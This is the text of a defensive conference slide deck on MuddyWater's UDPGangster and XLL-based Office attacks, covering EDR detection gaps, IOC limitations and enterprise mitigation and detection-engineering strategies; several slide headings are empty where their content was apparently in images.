
Windows Systems Under Attack as MuddyWater Hackers Use UDPGangster Backdoor to Bypass Defenses - cyberpress.org


DEC 2025




DETECTION OPPORTUNITIES AT EACH STAGE

CORRELATION





C2 Detection Challenge:



EDR ARCHITECTURE GAPS IN ENTERPRISES

THE CLOUD DEPENDENCY PROBLEM

Most EDR advanced detection relies on cloud-based ML models.
When organizations disable cloud features, detection capability drops significantly.

Why Organizations Disable Cloud Features

- Data privacy regulations (GDPR, HIPAA)
- Proprietary data leaving network
- Air-gapped environments
- Bandwidth/latency concerns

Tiers of Detection

Full Cloud	●●●●●	ML models, threat intel, behavioral analysis
Local Only	●●○○○	Static rules, signature matching
Tuned Down	●○○○○	Reduced sensitivity for business ops

What's Lost Without Cloud

- Behavioral ML models, Novel Attacks
- Real-time threat intelligence
- Cloud sandbox detonation
- Cross-customer telemetry correlation

HIGH-REPUTATION PROCESS CHAINS

The Core Problem: The attack isn't evading detection - its hiding inside trusted behavior.



Every step looks normal. The chain is the threat.

Why EDRs give it a pass

- Microsoft-signed processes
- High-reputation parent → less scrutiny → child process
- COM automation between Office apps = expected behavior
- No low-reputation binaries involved

LOLBAS & CUSTOM IOC LIMITATIONS

Detection Bypasses

- File Hash IOCs : New hash when XLL re-compiled
- IP/Domain IOC: C2 rotated or fronted, short-lived indicators
- Signature IOC: Native compiled code, no static patterns
- IOAs (behaviors): often too broad or too narrow

The Specificity Problem of Behavioral IOCs

Too broad	"Alert on Excel loading any DLL"	1000s of FPs/day
Too narrow	"Alert on Excel loading from C:\x\"	Trivially bypassed
Just right	Constant tuning required	

The Detection Engineering Dilemma

- Rule either too noisy or too specific
- Attackers change one variable and bypass narrow rules
- Broad rules = false positives
- Custom rules require maintenance with no guarantees

MDR SUPPRESSION & OPERATIONAL REALITY

Why MDR Suppresses Detections

- Alert fatigue burns out analysts
- SLA pressure prioritizes actionable alerts
- Customer complaints drive tuning decisions
- Business continuity

The Business Reality

- Finance & Marketing teams use Add-ins & Macros
- Blocking = business disruption
- Security team loses political capital



ENTERPRISE-WIDE MITIGATION STRATEGIES

PREVENTION CONTROLS

EDR Configurations

- Increase EDR network agent sensitivity
- EDR with memory scanning
- Enable ML-based detections
- Enable Cloud-based anti-malware for Office

Web Application Hardening


- Validate files at upload
- Scan for embedded objects
- Sandbox/re-process files before serving

Endpoint Hardening

- Attack Surface Reduction (ASR) rules for Office
- Block Office apps from injecting & creating child processes
- Restrict Win32 API calls from VBA

CUSTOM DETECTION ENGINEERING

Correlation Over Single Events



Tuning Strategy

- Baseline your environment
- Allowlist known legitimate XLL paths
- Correlate events: single events = noise, chains = signal
- Focus on what's abnormal for YOUR organization

OPERATIONAL SECURITY PRACTICES

Phishing Simulations

- Document-based phishing scenarios
- Test macro-enabled attachments and XLL variants
- Measure "Enable Content" click rates
- Simulate web upload vectors


Continuous Hygiene

- Office 2016 and 2019 EOL in October 2025
- Automate IOC feed integration into EDR
- Audit XLL add-ins across endpoints quarterly
- Review macro-enabled document exceptions

Response Procedures

- Isolate endpoint on XLL + injection detection
- Hunt for lateral movement + persistence mechanisms
- Preserve artifacts for forensics

Retro-Hunting



KEY TAKEAWAYS

- ◆ **The 'Trust Gap' is the battlefield.**
- ◆ **Single events are noise. Chains are signal.**
- ◆ **Cloud-based EDR is your real-time engine.**
- ◆ **Silence is not safety.**
- ◆ **MOTW is a paper shield.**
- ◆ **Feature exploitation is not a patchable bug.**



APRIL 23-24, 2026
MARINA BAY SANDS / SINGAPORE

THANK YOU!

Thanmayee Rao

 /thanmayeerao/